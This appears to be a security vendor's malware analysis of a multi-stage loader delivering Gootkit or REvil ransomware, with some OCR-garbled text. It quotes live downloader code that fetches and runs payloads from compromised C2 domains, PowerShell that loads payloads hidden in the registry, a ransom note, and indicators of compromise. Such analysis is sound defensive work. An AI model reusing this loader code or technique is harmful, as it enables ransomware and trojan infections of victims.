rN24=Eq774(Iv54,rN24,Iv54); GQ91++; }return rN24;} 16 function HY13() {Zt85 = zn87(xB65).split(yW87);} 17 function DL77() {Zt85[FH99] = oW9[Zt85[dQ77]];} 18 function oW9(Mdl6) { 19 xB65 = '10M8wDA WSI= NN rD%vaR\"f\\Ev4)S 9 U{.{% rh\\)\"Te0 7s0=4p2!=0 hn=)Ts=\\7\"=e4% T+Nse\"I\\xuA2ttM7;a08 tDlisS4f.N6 9D\"(\\R4(;EfW}Svw U(lt% 8r\\f\"y.i({i s n}gvd nfe;i4xer90st.flSo(atp\\f\"en @nen\\(\"rm\'+\\nuhGotTEre7Tir4\'v\\+ n,\\{\" E)@\'d\\\\e\"hn(,tah tpc0pxt)sEa):.c=/)}=/\\ \"\'-\\l;1+1))Be(ghd{6Sn 9.eW[tsSZp.cKi9r3r4i9cfp]Svt+W .\'\\\\\";s/()lsteeecseaelprja(cbf2h0 2.e,2pt42ha72peT)\'r\\;hC+ +.\"}\\t\" \\p?e=iolqrvskckekSt tWa{z(w q nWnfkw\'i(17 88n;z ()]=003 -33W3+[w5081t7Z8}, .}2;r) (\"ey]GpO\\K\"JlrrqaRt\"c(sfeObx(eud\\n\"is.@0\\1\"g\\m\";[0+9)2h3(jTkg+70n14gim+=r0\\1\"gtm@{S)\\+\"+00,9t2\\3\"j.k\ VII. 1217/4:0m2 10 tred 5050252 Amlett. length: 2,263 Ln: 1 Col: 1 Sel: 0 | 0 Windows (CR LF) INS UTF-8

4: Malicious script, heavily obfuscated


This script is the first of several stages that leads to the execution of the final payload. The following diagram shows a high level overview:



Stage 1 – The first JavaScript

The first JavaScript is the module that has to be manually executed by the victim, and it has been obfuscated in order to hide its real intentions. The obfuscation consists of three layers where one decodes content for the next.

The first stage (a version with cleaned formatting available <u>here</u>) decodes the next element:



The <u>decoded output</u> is a comma-separated array of JavaScript blocks:

```
constructor,
 sjhi = 2270;
if (!WScript["sleep"](1015)) {
     DR97 = (WScript)["CreateObject"]("WScript.Shell");
     tv45 = "HKEY CURRENT USER\\SOFTWARE\\sRVkOK\\";
Ē
     try {
         DR97["RegRead"](tv45);
     } catch (e) {
         DR97["RegWrite"](tv45, "", "REG SZ");
         ey30 = 90;
     ł
     1BLLs = ey30;
     EH70 = "VnXNuCz";
                                                                       Figure 7:
     for (US59 = 67; US59 < 138552; US59++) {
         EH70 = EH70 + US59;
         EH70.indexOf("GkmX");
     }
L
 HI34[3] (jf61('qwegmmonsr?k\"c+=\'\"p+hCpD.8h3c,r afeas1/s\'e+)];4 8L
 uukzr = HI34;
 ,

function Function() {

    [native code]
 }
```

Decoded comma-separated array of scripts

There are four elements in the array that are referenced by their indexes. For example, the element with the index 0 means "constructor", 1 is another block of JavaScript code, 2 is empty, 3 is a wrapper that causes a call to a supplied code.

Block 1 is responsible for reading/writing registry keys under

"HKEY_CURRENT_USER\SOFTWARE\<script-specific name>". It also deobfuscates and runs <u>another block of code</u>:

```
_domains list = [
     "www.badminton-dillenburg.de",
     "www.aperosaintmartin.com",
     "www.alona.org.cy"
     1:
 index = 0;
while (index < 3) {</pre>
     conn = WScript.CreateObject('MSXML2.ServerXMLHTTP');
     random str = Math.random().toString()["substr"](2, 100);
Ē
     if (WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERDNSDOMAIN%")
             != "%USERDNSDOMAIN%")
Ļ
      {
         random str = random str + "278146";
1
     try {
         conn.open('GET', 'https://' + domains[index] + '/search.php'
             + "?someqwgmnrkc=" + random_str, false);
         conn.send();
      } catch (e) {
         return false;
     }
þ
     if (conn.status === 200) {
         var resp data = conn.responseText;
Ġ
         if ((resp data.indexOf("@" + random str + "@", 0)) == -1) {
             WScript.sleep(22222);
          } else {
              resp data = resp data.replace("@" + random str + "@", "");
Ð
              var data = resp data.replace(/(\d{2})/g, function(yR86) {
                  return String.fromCharCode(parseInt(yR86, 10) + 30);
             });
             HI34[3] (data) ();
             WScript.Quit();
         -}
      } else {
         WScript.sleep(22222);
      ł
     index++;
 }
```

Figure 8: Third JavaScript layer

This fragment of code is responsible for connecting to the C2. It fetches the domains from the list, and tries them one by one. If it gets a response, it runs it further.

The above downloader script is the first stage of the loading process. Functionality-wise it is almost identical in all the dropped files. The differentiation between the variants starts in the next part, which is another JavaScript fetched from the C2 server.

Stage 2 – The second JavaScript (downloaded from the C2)

The expected response from the server is a decimal string, containing a pseudorandom marker used for validation. It needs to be removed before further processing. The marker consists of "@[request argument]@".

Request Headers			[Raw] [Header Definitions]	
GET /search.php?ejenu	waqnpmozxw= <mark>7</mark>	574810508425478 HTTF	9/1.1	
Client			0	
Transformer Header	s TextView		eView HexView WebView	
0029CBDD 37 38 0029CBEA 38 35 0029CBF7 34 30 0029CC04 38 31 0029CC11 32 31	36 37 36 38 38 33 37 35 32 30 34 30 38 32 37 31 38 31 31 32	36 39 30 37 37 3 39 32 37 37 38 3 34 31 34 30 32 3	8 31 8583759277881 0 34 4020404140204 4 30 8182718004140 0 37 21811290295 <mark>0</mark> 7	Figure 9: GET request
0029CC2B 37 38 2738936 [0x29caf8] o		12] bytes selected	78@ Readonly	

with C2 server

After conversion to ASCII, the next JavaScript is revealed, and the code is executed. This JavaScript comes with an embedded PE payload which may be either a loader for Gootkit, or for the REvil ransomware. There are also some differences in the algorithm used to deobfuscate it.

Example for the Gootkit variant (commented, full)




Figure 10: The downloaded JavaScript

The downloaded code chunk is responsible for installing the persistent elements. It also runs a Powershell script that reads the storage, decodes it and runs it further.

Stage 3 – The stored payload and the decoding Powershell

The authors diversified the method of encoding and storing the payload. During our tests we observed two ways of encoding. In one of them, the PE is stored as a Base64 encoded string, and in the other as a hexadecimal string, obfuscated by having certain numbers substituted by a pattern.

The payload is usually stored as a list of registry keys, yet we also observed a variant in which similar content was written into a TXT file.

Example of the payload stored in a file:

```
00342660 41 62 77 7E 42 7E 64 41 7E 44 6F 41 4F 7E 67 42
                                                           Abw~B~dA~DoAO~gE
                                                           ~1AH~A~AZ~A~B~h~
         7E 31 41 48 7E 41 7E 41 5A 7E 41 7E 42 7E 68 7E
00342670
00342680 41 48 7E 51 41 7E 5A 51 41 6F 7E 41 43 6B 7E 41
                                                           AH~QA~ZQAo~ACk~A
00342690 44 51 41 4B 41 7E 46 7E 4D 41 64 41 7E 42 68 7E
                                                           DQAKA~F~MAdA~Bh·
003426A0 41 48 49 41 64 7E 41 41 74 41 46 4D 41 62 41 42
                                                           AHIAd~AAtAFMAbAB
003426B0 7E 6C 7E 41 47 55 41 7E 63 41 41 7E 67 7E 41 43
                                                           ~1~AGUA~cAA~q~A(
                                                           0Acw~A~q~A~DEA~M
003426C0 30 41 63 77 7E 41 7E 67 7E 41 7E 44 45 41 7E 4D
003426D0 41 41 77 7E 41 7E 44 7E 41 41 4D 41 7E 41 7E 77
                                                           AAw~A~D~AAMA~A~w Figure
                                                           ADAA~DQ~AK~AA=='
003426E0 41 44 41 41 7E 44 51 7E 41 4B 7E 41 41 3D 3D 22
003426F0 7E 29 29 3B 20 7E 49 7E 6E 7E 76 6F 7E 6B 65 7E
                                                           ~)); ~I~n~vo~ke
00342700 2D 45 78 7E 7E 70 72 65 7E 73 73 7E 7E 69 7E 6F
                                                           -Ex~~pre~ss~~i~d
                                                           n~~ $~Co~~m~ma~n
00342710 6E 7E 7E 20 24 7E 43 6F 7E 7E 6D 7E 6D 61 7E 6E
00342720 64 3B 7E 53 7E 7E 74 7E 61 7E 7E 72 74 2D 7E 7E
                                                           d;~S~~t~a~~rt-~
00342730 53 7E 6C 65 7E 7E 65 70 7E 20 2D 7E 73 7E 7E 7E
                                                           S~le~~ep~ -~s~~
00342740 20 32 7E 7E 32 7E 7E 7E 32 7E 7E 32 7E 32 7E 32 7E
                                                           2~~2~~~2~~~2~2~2~
```

11: Payload as a file on disk

The content of the file is an obfuscated Powershell script that runs another Base64 obfuscated layer that finally decodes the .NET payload.

Example of the Powershell script that runs to deobfuscate the file:

```
"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Bypass -
windowstyle hidden -Command "IEX (([System.IO.File]::ReadAllText('C:\Users\
[username]\bkquwxd.txt')).Replace('~',''));"
```

Below we will study two examples of the loader: One that leads to execution of the REvil ransomware, and another that leads to the execution of Gootkit.

Example 1—Loading REvil ransomware

The example below shows the variant in which a PE file was encoded as an obfuscated hexadecimal string. In the analyzed case, the whole flow led to execution of REvil ransomware. The sandbox analysis presenting this case is available <u>here</u>.

Execution of the second stage JavaScript leads to the payload being written to the registry, as a list of keys. The content is encoded as hexadecimal, and mildly obfuscated.

 $\label{eq:spectral_$

Figure 12: Fragment of the payload stored in the registry, encoded as a hexadecimal string obfuscated with a pattern

After writing the keys, the JavaScript deploys a PowerShell command that is responsible for decoding and running the stored content.



The JS component deploys PowerShell with a Base64 encoded script Decoded content of the <u>script</u>:

```
<# rncrmnip #>
for ($i=0;$i -le 700;$i++) {
     $c="HKCU:\SOFTWARE\ewlwlgixuapvhb";
     Try{$a=$a+(Get-ItemProperty -path $c).$i}Catch{}
L};
function chba{
      [cmdletbinding()]param([parameter(Mandatory=$true)][String]$hs);
     $Bytes = [byte[]]::new($hs.Length / 2);
     for($i=0; $i -lt $hs.Length; $i+=2) {
          $Bytes[$i/2] = [convert]::ToByte($hs.Substring($i, 2), 16)
      3
                                                                       Figure 14:
     $Bytes
-1;
 i = 0;
While ($True) {
     $i++;
     ko = [math]::Sqrt($i);
     if ($ko -eq 1000) { break}
L
  [byte[]]$b = chba($a.replace("!@#",$ko));
  [Reflection.Assembly]::Load($b);
  [Mode]::Setup();
```


Decoded content

It reads the content from the registry keys and deobfuscates it by substituting patterns. In the given example, the pattern "!@#" in the hexadecimal string was substituted by "1000", then the PE was decoded and loaded with the help of .NET Reflection.

The next stage PE file (.NET):

```
REvil loader:
(0e451125eaebac5760c2f3f24cc8112345013597fb6d1b7b1c167001b17d3f9f)
```

The .NET loader comes with a hardcoded string that is the next stage PE: the final malicious payload. The Setup function called by the PowerShell script is responsible for decoding and running the next PE:



15: Hardcoded string (PE)

	1.1	~176116a006a006a00680TTaed0eTT1514204300C390803028404\$%~0741750505254	4680268006
29		<pre>byte[] payload = Mode.StringToByteArray(text.Replace("\$%^", num2.ToStr:</pre>	ing()));
30		Mode.CbGmXSLR.VjnDq(payload);	
31		Console.Read();	
32		return "lubofSi";	
33	}		

Figure 16: Deploying the payload

The loader runs to the next stage with the help of <u>Process Hollowing</u> – one of the classic methods of PE injection.

All of your files are encrypted!
Find +readme.txt and follow instuctions
File Edit Format View Hele
File Edit Format View Help =Welcome.Again.==-
[+] Whats Happen? [+]
Your files are encrypted, and currently unavailable. You can check it: all files on you computer ha By the way, everything is possible to recover (restore), but you need to follow our instructions. C
[+] What guarantees? [+]
Its just a business. We absolutely do not care about you and your deals, except getting benefits. I To check the ability of returning files, You should go to our website. There you can decrypt one fi If you will not cooperate with our service - for us, its does not matter. But you will lose your ti
[+] How to get access on website? [+]
You have two ways:
 [Recommended] Using a TOR browser! a) Download and install TOR browser from this site: https://torproject.org/ b) Open our website: http://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd.onion/
 If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this: a) Open your any browser (Chrome, Firefox, Opera, IE. Edge) b) Open our secondary website: http://decryptor.cc/
Warning: secondary website can be blocked, thats why first variant much better and more available.
When you open our website, put the following data in the input form: Key:

Figure 17: REvil ransom note

Example 2 – Loading Gootkit

In an other common variant, the payload is saved as Base64. The registry keys compose a PowerShell script in the following format:

```
$Command =
[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String("
[content]")); Invoke-Expression $Command;Start-Sleep -s 22222;
```

Computer UKEV	CHIDDENIT	USER\SOFTWARE\aecfffcbaca	
Computer\HKEY_	CORREINI	_USER\SUFTWARE\dechicbaca	

Com	computer (intel_content_oser(sof imate accinebaca							
	>		EUDC	^	Name	Туре	Data	^
	>		Keyboard Layout		ab) (Default)	REG_SZ		
	>		Microsoft		ab 0	REG_SZ		
	>		Network		ab 1	REG_SZ	 XAHoAUgBRAE8ANwBNAHYAUABDADAAbQBwA	
	>		Printers		ab 10	REG_SZ	-	
	~		SOFTWARE		-	-	DAFYATwBMADAATQA5ADYASQBEAEcAbABIAEgA	
		>	7-Zip		ab 100	REG_SZ	QADQAcAA1AGQAbQBRAEwASABnAHcAWgB5AE	
			aecfffcbaca		ab) 101	REG_SZ	rAHYAOQB0ACsAWQBUAEcAMgBOAHEAWABIAD	
		>	AppDataLow		ab) 102	REG_SZ	wAGsASQBUAG4AbQBDAEgAbwB2ADIAZwBjAG4	
		÷	Classes		ab) 103	REG_SZ	YADIAZQBEADQAOQBuAHoASABqAHIANgBKAH	
		÷	Google		ab 104	REG_SZ	PAFEAYgAvAG0AVABXADQAaAB6AFIAKwBvAEoAc	
		÷	IM Providers		ab) 105	REG_SZ	UAEYAYgByAEEAcABoAGMAbgB6AGEAUABoAEw	
			Malwarebytes		ab 106	REG_SZ	mAEgAaQBBAFoARgBWAFoAMAAvADkARABXAC	
		>	Microsoft		ab 107	REG_SZ	iAHkAUQBSAHoAKwArAHMAYgBWAGYANQBQA	
		÷	Mozilla		ab) 108	REG_SZ	FACsAOQBSAGYAaABNAHAALwBnAFoAegBqADQ	
		>	Netscape		ab) 109	REG_SZ	5AG4ANwBvAFMATQBiADEAUQAvADUAWAA2AD	
		>	ODBC		ab 11	REG_SZ	aAEcAVABqAGIATgAwAHoATgBZAHkAdABqAGQA	
		>	Policies		ab 110	REG_SZ	kAHQASQByAGEAbgAzAHUANQBTAC8AbgBBAFU	
		-	RegisteredApplications		ab 111	REG_SZ	3ACsAVgBiAHEAVQBmAEoAcwB6AEgAVQBEADYA	
		>	WinRAR		ab 112	REG_SZ	zAHkAMwArAEcAUwBuADgAQgBQAEQAKwBaAF	
		-	WinRAR SFX		ab 113	REG_SZ	3AFQAWABHAC8ANgA2AHgATwBpADEAegBsAE8	
		>	Wow6432Node		ab 114	REG_SZ	BADIAZQBrAEkARQB0AEkAKwB3AFqANqBTAEEAd 🔺	
	>		System		ab 115	REG_SZ	QAG4AVgBQADQANQBQADgAUgBtADkALwA1AE	
	>		Volatile Environment		a) 116	REG_SZ	3AGoANABSAC8AZABSAGYAbQBDAEwAOQB6AH	
>		Н	KEY_LOCAL_MACHINE					
>		Н	KEY_USERS	~	ab 117	REG_SZ	rAE0ANgBQADEAUAAwACsANwA1ADgAYwBuAH	\checkmark
Eiau	iro	10	8. Pogistry kov storir		navload		and which which is a transmission of the second s	

Figure 18: Registry key storing payload

After decoding the base64-encoded content, we get another PowerShell script:

```
$EnCoFi = 0'
TL0LdGvZeR62yXsycn7GF3d0cxIHksj62URNMMX+FJVV3gSIEG8QQL04woEQBAgCPACIEFyJFeKWtV169iqVT9ipyt20jpZtd049Wpcp3XkKo2dtm6tjts0taxM4thdTrocx3YT03FH/f/v33ufcf
'0
$DefSt = New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String($EnCoFi),[IO.Compression.CompressionMode]::Decompress)
$UnF1By = New-Object Byte[](587776)
{Dut-Null
[Reflection.Assembly]::Load($UnF1By)
[Test]::Install()
```

Figure 19: More PowerShell

It comes with yet another Base64-encoded piece that is further decompressed and loaded with the help of Reflection Assembly. It is the .NET binary, similar to the previous one.

Gootkit loader: (973d0318f9d9aec575db054ac9a99d96ff34121473165b10dfba60552a8beed4)

The script calls a function "Install1" from the .NET module. This function loads another PE, that is embedded inside as a base64 encoded buffer:




Figure 21:

Deploying the payload

This time the loader uses another method of PE injection, manual loading into the parent process.

return "007";

The revealed payload is a Gootkit first stage binary:

60aef1b657e6c701f88fc1af6f56f93727a8f4af2d1001ddfa23e016258e333f. This PE is written in Delphi. In its resources we can find another PE

(327916a876fa7541f8a1aad3c2270c2aec913bc8898273d545dc37a85ef7307f), obfuscated by XOR with a single byte. It is further loaded by the first one.

Loader like matryoshka dolls with a side of REvil

The threat actors behind this campaign are using a very clever loader that performs a number of steps to evade detection. Given that the payload is stored within the registry under a randomly-named key, many security products will not be able to detect and remove it.

However, the biggest surprise here is to see this loader serve REvil ransomware in some instances. We were able to reproduce this flow in our lab once, but most of the time we saw Gootkit.

The REvil group has very strict rules for new members who must pass the test and verify as Russian. One thing we noticed in the REvil sample we collected is that the ransom note still points to decryptor.top instead of decryptor.cc, indicating that this could be an older sample.

Banking Trojans represent a vastly different business model than ransomware. The latter has really flourished during the past few years and has earned criminals millions of dollars in part thanks to large ransom payments from high profile victims. We've seen banking malware (i.e. Emotet) turn into loaders for ransomware where different threat actors can specialize in what they do best. Time will tell what this return of Gootkit really means and how it might evolve.

Detection and protection

Malwarebytes prevents, detects and removes Gootkit and REvil via our different protection layers. As we collect indicators of compromise we are able to block the distribution sites so that users do not download the initial loader.

Our behavior-based anti-exploit layer also blocks the malicious loader without any signatures when the JavaScript is opened via an archiving app such as WinRar or 7-Zip.




Figure 22: Blocking on script execution

If a system is already infected with Gootkit, Malwarebytes can remediate the infection by cleaning up the registry entries where Gootkit hides:

≡ Malwarebytes	Nebula		
l <u>ılıl</u> Dashboard	Displaying records for		
📮 Endpoints	Detections		
🛣 Detections	Showing 2 records for: Type	: "Registry Key" 🗙	Clear Filters
Quarantine	Name T	Action Tał	Categc T
Suspicious Activity	RiskWare.Script.Base64	Quarantined	Malware
🚀 Flight Recorder	RiskWare.Script.Base64	Found	Malware

Figure 23: Detection of payload hidden in registry

Finally, we also detect and stop the REvil (Sodinokibi) ransomware:

	#3 2020/11/20 2:29 pm ach ich gesucht habe.	
tzeitschutz	 ✓ Ransomware blocked Der Echtzeitschutz hat Ransomware erkannt und blockiert. Es geht keine Gefahr mehr von ihr aus. 	ure 24:
tz chadsoftware ansomware	Typ: Ransomware Name: Malware.Ransom.Agent.Generic Pfad: C:\d0e075a9346acbeca71f737f09b8ef892b6.exe	
tz	Schließen	

REvil ransomware blocked heuristically

Indicators of Compromise

Compromised websites downloading JavaScript loader:

docs.anscommerce[.]com ellsweb[.]net entrepasteles[.]supercurro.net m-uhde[.]de games.usc[.]edu doedlinger-erdbau[.]at

3rd stage JavaScript C2s:

badminton-dillenburg[.]de alona[.]org[.]cy aperosaintmartin[.]com

Variant 1 (Gootkit):

- 1. NET loader [973d0318f9d9aec575db054ac9a99d96ff34121473165b10dfba60552a8beed4]
- 2. Delphi PE [60aef1b657e6c701f88fc1af6f56f93727a8f4af2d1001ddfa23e016258e333f]
- 3. PE stored in resources [327916a876fa7541f8a1aad3c2270c2aec913bc8898273d545dc37a85ef7307f]

Variant 2 (REvil):

- 1. NET loader [0e451125eaebac5760c2f3f24cc8112345013597fb6d1b7b1c167001b17d3f9f]
- Delphi PE [d0e075a9346acbeca7095df2fc5e7c28909961184078e251f737f09b8ef892b6] – the ransomware
- PE stored in resources
 [a7e363887e9a7cc7f8de630b12005813cb83d6e3fc3980f735df35dccf5a1341] a helper component